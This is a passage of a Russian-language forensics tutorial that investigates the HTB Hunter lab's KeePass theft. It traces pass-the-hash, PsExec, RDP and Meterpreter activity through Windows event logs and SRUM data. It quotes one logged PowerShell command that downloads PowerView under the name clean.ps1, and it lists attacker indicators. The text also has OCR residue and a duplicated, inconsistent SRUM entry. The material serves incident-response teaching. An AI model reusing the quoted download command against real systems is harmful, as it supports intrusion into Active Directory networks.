
Сразу в глаза бросаются алерты:

- Defender Alert;
- PowerView PowerShell Cmdlets — ScriptBlock.

Дальше работать с результатами Hayabusa будем в ZUI.

Давай поищем авторизации с Kali:

```
EventID==4624. | 172.17.79.133
```




Timestamp	Computer	Channel	EventID	Level	RecordID	RuleTitle
2023-06-21 11:44:52.981 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21581.	Logon (RemoteInteractive (RDP)) *Creds in memory*
2023-06-21 11:44:52.981 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21580.	Logon (RemoteInteractive (RDP)) *Creds in memory*
2023-06-21 11:44:50.421 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21571.	Logon (Network)
2023-06-21 11:19:34.883 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21303.	Logon (Network)
2023-06-21 11:19:34.883 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	med	21303.	Pass the Hash Activity 2
2023-06-21 11:19:34.868 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21301.	Logon (Network)
2023-06-21 11:19:34.868 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	med	21301.	Pass the Hash Activity 2
2023-06-21 11:19:34.856 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21299.	Logon (Network)
2023-06-21 11:19:34.856 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	med	21299.	Pass the Hash Activity 2
2023-06-21 11:19:34.725 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	info	21289.	Logon (Network)
2023-06-21 11:19:34.725 +00:00	Forela-Wkstn002.forela.local	Sec	4624.	med	21289.	Pass the Hash Activity 2

Авторизации с Kali

Наши предположения об авторизациях подтвердились.

PsExec

Отфильтруем события по Logon ID `0x26fbee` и увидим последовательность событий, похожую на работу PsExec. Далее поищем события, связанные с созданием служб в нужный нам интервал времени: `EventID==7045. | "2023-06-21"`.



2023-06-21 11:19:34.767	Forela-Wkstn002.forela.local	Sys	7045.	info	6135.	Svc Installed	Svc: tFdj ¦ Path: %systemroot%\owUjOMCY.exe ¦ Acct: LocalSystem ¦ StartType: demand start
2023-06-21 11:19:34.754	Forela-Wkstn002.forela.local	Sec	5140.	info	21292.	NetShare Access	SrcUser: alonzo.spire ¦ ShareName: *\ADMIN$ ¦ SharePath: \??\C:\WINDOWS ¦ SrcIP: 172.17.79.133 ¦ LID: 0x26fbee
2023-06-21 11:19:34.747	Forela-Wkstn002.forela.local	Sec	5140.	info	21291.	NetShare Access	SrcUser: alonzo.spire ¦ ShareName: *\ADMIN$ ¦ SharePath: \??\C:\WINDOWS ¦ SrcIP: 172.17.79.133 ¦ LID: 0x26fbee
2023-06-21 11:19:34.730	Forela-Wkstn002.forela.local	Sec	5140.	info	21290.	NetShare Access	SrcUser: alonzo.spire ¦ ShareName: *\IPC$ ¦ SharePath: ¦ SrcIP: 172.17.79.133 ¦ LID: 0x26fbee
2023-06-21 11:19:34.725	Forela-Wkstn002.forela.local	Sec	4624.	info	21289.	Logon (Network)	Type: 3 ¦ TgtUser: alonzo.spire ¦ SrcComp: - ¦ SrcIP: 172.17.79.133 ¦ LID: 0x26fbee
2023-06-21 11:19:34.725	Forela-Wkstn002.forela.local	Sec	4624.	med	21289.	Pass the Hash Activity 2	Type: 3 ¦ TgtUser: alonzo.spire ¦ SrcComp: - ¦ SrcIP: 172.17.79.133 ¦ LID: 0x26fbee

Обнаружение PsExec


К индикаторам можем отнести название исполняемого файла и имя службы:

- служба: `tFdj`;
- путь к исполняемому файлу: `%systemroot%\\owUjOMCY.exe`;
- время: `2023-06-21T11:19:34`.

WWW

Детектируем горизонтальное перемещение с SMBExec и AtExec (Хабрахабр)

К сожалению, событий создания или завершения процесса в нашем интервале нет.



2023-06-22 09:17:51.881	Forela-Wkstn002.forela.local	Sec	4688.	info	21846.	Proc Exec
2023-06-21 11:17:23.554	Forela-Wkstn002.forela.local	Sec	4688.	info	21105.	Proc Exec

Отсутствие событий создания или завершения процессов

Давай отсортируем по типам правил:

```
"06-21" | count() by RuleTitle | sort -r count
```

И точечно посмотрим на некоторые.

Meterpreter

```
"06-21" | RuleTitle=="Antivirus Hacktool Detection"
```

Событие с `EventId=1116` из журнала `Microsoft-Windows-Windows Defender/Operational`:

```
Threat: Trojan:Win64/Meterpreter.E ¦ Severity: Severe ¦ Type: Trojan
¦ User: NT AUTHORITY\SYSTEM ¦ Path: file:_C:\Users\alonzo.spire\
notepad.exe; shellopencmd:_HKLM\SOFTWARE\CLASSES\txtfile\shell\open\
command\\ ¦ Proc: Unknown
```

Оно сигнализирует нам о том, что файл `C:\Users\alonzo.spire\notepad.exe` определен как `Trojan:Win64/Meterpreter.E.` и пытался закрепиться или закрепился, используя следующую ветку реестра:

```
HKLM\SOFTWARE\CLASSES\txtfile\shell\open\command\\
```

Время обнаружения: `2023-06-21 12:33:55.002`.

Загружаем PowerView

Посмотрим события, связанные с работой PowerShell.

```
"06-21" | PwSh | Details!="HostApplication: n/a"
```

В результате получим много событий `EventId=4104` и одно событие `EventId=400`.

Событие ниже свидетельствует о загрузке злоумышленником утилиты PowerView, предназначенной для постэксплуатации в средах Active Directory. Утилита сохранена с именем `clean.ps1`.

Время регистрации события — `2023-06-21 11:30:40.755`.

```
Data: Available ¦ Data: NewEngineState=Available
PreviousEngineState=None SequenceNumber=13 HostName=ConsoleHost
HostVersion=5.1.19041.2673 HostId=b9505ee1-faf5-41b3-af08-
7dddad696ee3 HostApplication=powershell -c (New-Object Net.WebClient)
.DownloadFile('https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/master/Recon/PowerView.ps1', 'clean.ps1')
EngineVersion=5.1.19041.2673 RunspaceId=248a767b-db92-435f-bda4-
5e42213ebf64 PipelineId= CommandName= CommandType= ScriptName=
CommandPath= CommandLine= ¦ Data: None
```


События `4104` регистрируют куски кода PowerView, которые используют подозрительные функции.

RDP

Давай уточним время работы хакера по RDP. Для этого еще раз обратимся к событиям авторизации и к журналам:

- `Terminal-Services-RemoteConnectionManager/Operational`;
- `TerminalServices-LocalSessionManager/Operational`.

```
"06-21" | 4624. or "RDS-"
```



Timestamp	Computer	Channel	EventID	Level	RecordID	RuleTitle	Details
2023-06-21 12:53:45.809	Forela-Wkstn002.forela.local	RDS-LSM	23.	info	333.	RDS Sess Logoff	User: FORELA\alonzo.spire ¦ SessID: 1
2023-06-21 12:34:42.193	Forela-Wkstn002.forela.local	Sec	4624.	info	21789.	Logon (Unlock)	Type: 7 ¦ TgtUser: alonzo.spire ¦ SrcComp: FORELA-WKSTN002 ¦ SrcIP: - ¦ LID: 0x1f6cd31
2023-06-21 12:34:42.193	Forela-Wkstn002.forela.local	Sec	4624.	info	21788.	Logon (Unlock)	Type: 7 ¦ TgtUser: alonzo.spire ¦ SrcComp: FORELA-WKSTN002 ¦ SrcIP: - ¦ LID: 0x1f6c9ea
2023-06-21 12:34:42.149	Forela-Wkstn002.forela.local	Sec	4624.	info	21786.	Logon (CachedInteractive) *Creds in memory*	Type: 11 ¦ TgtUser: alonzo.spire ¦ SrcComp: FORELA-WKSTN002 ¦ SrcIP: 127.0.0.1 ¦ LID: 0x1f6c952
2023-06-21 12:34:42.149	Forela-Wkstn002.forela.local	Sec	4624.	info	21785.	Logon (CachedInteractive) *Creds in memory*	Type: 11 ¦ TgtUser: alonzo.spire ¦ SrcComp: FORELA-WKSTN002 ¦ SrcIP: 127.0.0.1 ¦ LID: 0x1f6c924
2023-06-21 12:32:58.170	Forela-Wkstn002.forela.local	RDS-LSM	24.	info	327.	RDS Sess Disconnect	User: FORELA\alonzo.spire ¦ SessID: 1 ¦ SrcIP: 172.17.79.133
2023-06-21 11:44:53.199	Forela-Wkstn002.forela.local	RDS-LSM	24.	info	321.	RDS Sess Disconnect	User: FORELA\alonzo.spire ¦ SessID: 1 ¦ SrcIP: LOCAL
2023-06-21 11:44:52.981	Forela-Wkstn002.forela.local	Sec	4624.	info	21581.	Logon (RemoteInteractive (RDP)) *Creds in memor	Type: 10 ¦ TgtUser: alonzo.spire ¦ SrcComp: FORELA-WKSTN002 ¦ SrcIP: 172.17.79.133 ¦ LID: 0x176c6ea
2023-06-21 11:44:52.981	Forela-Wkstn002.forela.local	Sec	4624.	info	21580.	Logon (RemoteInteractive (RDP)) *Creds in memor	Type: 10 ¦ TgtUser: alonzo.spire ¦ SrcComp: FORELA-WKSTN002 ¦ SrcIP: 172.17.79.133 ¦ LID: 0x176be87
2023-06-21 11:44:51.426	Forela-Wkstn002.forela.local	RDS-RCM	1149.	info	41.	RDS Logon	User: alonzo.spire ¦ Domain: ¦ SrcIP: 172.17.79.133

Авторизации RDP

Можем предположить, что RDP-сессия длилась с `2023-06-21 11:44:51.426` по `2023-06-21 12:53:45.809`.

WWW

- Просмотр и анализ логов RDP-подключений в Windows (WinITPro)
- RDP Flowchart (PDF, Google Drive)
- DFIR-03: RDP Authentication Artifacts (Cyb3rSn0rlax)

На этом интересные события закончились, не забудем внести информацию в IRIS.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

УРОКИ ФОРЕНЗИКИ

РАССЛЕДУЕМ КРАЖУ ПАРОЛЕЙ KEEPASS НА ПРИМЕРЕ HTB HUNTER

АРТЕФАКТЫ ВЫПОЛНЕНИЯ ПРОЦЕССОВ


SRUM

Начнем со SRUM (Windows System Resource Usage Monitor), так как в нашем инциденте много сетевых взаимодействий.

Получим информацию из SRUM в виде JSON с помощью тулзы chainsaw.

```
./chainsaw analyse srum -s ./2023-06-22T092426_Acquisition/C/Windows/
System32/config/SOFTWARE ./2023-06-22T092426_Acquisition/C/Windows/
System32/SRU/SRUDB.dat -o ./srum_chainsaw.json
```

В результате имеем вывод, как на скриншоте ниже.




```
| Table GUID                               | Table Name                               | DLL Path                                | Timeframe of the data     | Expected Retention Time |
| {5C8CF1C7-7257-4F13-B223-970EF5939312}   | App Timeline Provider                    | %SystemRoot%\System32\eeprov.dll        | 2023-06-19 08:38:00 UTC   | 7 days                  |
|                                          |                                          |                                         | 2023-06-21 12:54:00 UTC   |                         |
| {7ACBBAA3-D029-4BE4-9A7A-0885927F1D8F}   | vfuprov                                  | %SystemRoot%\System32\vfuprov.dll       | 2023-05-19 10:25:00 UTC   | 60 days                 |
|                                          |                                          |                                         | 2023-06-21 12:54:00 UTC   |                         |
| {973F5D5C-1D90-4944-BE8E-24B94231A174}   | Windows Network Data Usage Monitor       | %SystemRoot%\System32\nduprov.dll       | 2023-05-19 10:24:00 UTC   | 60 days                 |
|                                          |                                          |                                         | 2023-06-21 12:53:00 UTC   |                         |
| {B6D82AF1-F780-4E17-8077-6CB9AD8A6FC4}   | Tagged Energy Provider                   | %SystemRoot%\System32\eeprov.dll        | No records                | 3 days                  |
| {D10CA2FE-6FCF-4F6D-848E-B2E99266FA86}   | WPN SRUM Provider                        | %SystemRoot%\System32\wpnsruprov.dll    | No records                | 60 days                 |
| {D10CA2FE-6FCF-4F6D-848E-B2E99266FA89}   | Application Resource Usage Provider      | %SystemRoot%\System32\appsruprov.dll    | 2023-05-19 10:25:00 UTC   | 60 days                 |
|                                          |                                          |                                         | 2023-06-21 12:54:00 UTC   |                         |
| {DA73FB89-2BEA-4DDC-86B8-6E048C6DA477}   | Energy Estimation Provider               | %SystemRoot%\System32\eeprov.dll        | No records                | 7 days                  |
| {DD6636C4-8929-4683-974E-22C046A43763}   | Windows Network Connectivity Usage Monitor | %SystemRoot%\System32\ncuprov.dll     | 2023-05-19 10:25:00 UTC   | 60 days                 |
|                                          |                                          |                                         | 2023-06-21 12:54:00 UTC   |                         |
| {FEE4E14F-02A9-4550-B5CE-5FA2DA202E37}   | Energy Usage Provider                    | %SystemRoot%\System32\energyprov.dll    | No records                | 60 days                 |
| {FEE4E14F-02A9-4550-B5CE-5FA2DA202E37}LT | Energy Usage Provider (Long Term)        | %SystemRoot%\System32\energyprov.dll    | No records                | 1820 days               |
```

Вывод работы chainsaw

Загрузим полученный файл в ZUI и начнем анализ с таблицы Windows Network Data Usage Monitor.

```
over this | TableName=="Windows Network Data Usage Monitor" | fuse |
cut TimeStamp, UserName, AppName, AppId, BytesRecvd, BytesSent |
sort -r TimeStamp
```


```
2023-06-21T12:53:00Z
\device\harddiskvolume3\program files\filezilla ftp client\filezilla.
exe
```



```
2023-06-21T12:53:00Z   \device\harddiskvolume3\program files\filezilla ftp client\filezilla.exe   6425094   104800525
```

FileZilla, сетевое взаимодействие из SRUM


```
2023-06-21T12:53:00Z
\device\harddiskvolume3\windows\system32\certutil.exe
```



```
2023-06-21T12:53:00Z   \device\harddiskvolume3\windows\system32\certutil.exe   23914   2038
```

Certutil, сетевое взаимодействие из SRUM


```
2023-06-21T12:17:00Z
\device\harddiskvolume3\windows\system32\windowspowershell\v1.0\
powershell.exe
```



```
2023-06-21T12:17:00Z   \device\harddiskvolume3\windows\system32\windowspowershell\v1.0\powershell.exe   42705   18571
```

PowerShell, сетевое взаимодействие из SRUM


```
2023-06-21T12:17:00Z
\device\harddiskvolume3\windows\system32\certutil.exe
```



```
2023-06-21T12:53:00Z   \device\harddiskvolume3\windows\system32\certutil.exe   23914   2038
```

Certutil, сетевое взаимодействие из SRUM

```
2023-06-21T12:17:00Z
\device\harddiskvolume3\program files\process hacker 2\processhacker.
exe
```




```
2023-06-21T12:17:00Z   \device\harddiskvolume3\program files\process hacker 2\processhacker.exe   9852   2545
```

Process Hacker, сетевое взаимодействие SRUM

Можем предположить, что данные украли с использованием FileZilla, а дамп процесса KeePass сделали через Process Hacker. Новым обстоятельством для нас становится использование тулзы certutil, которая позволяет загружать файлы.

Давай посмотрим информацию в таблице App Timeline Provider. После выполнения PsExec злоумышленник получает доступ в контексте учетной записи `NT AUTHORITY\System`. Следующий запрос поможет нам понять, какие процессы запускал хакер.

```
over this | "06-21" | TableName=="Application Resource Usage
Provider" or TableName=="App Timeline Provider" | fuse | cut
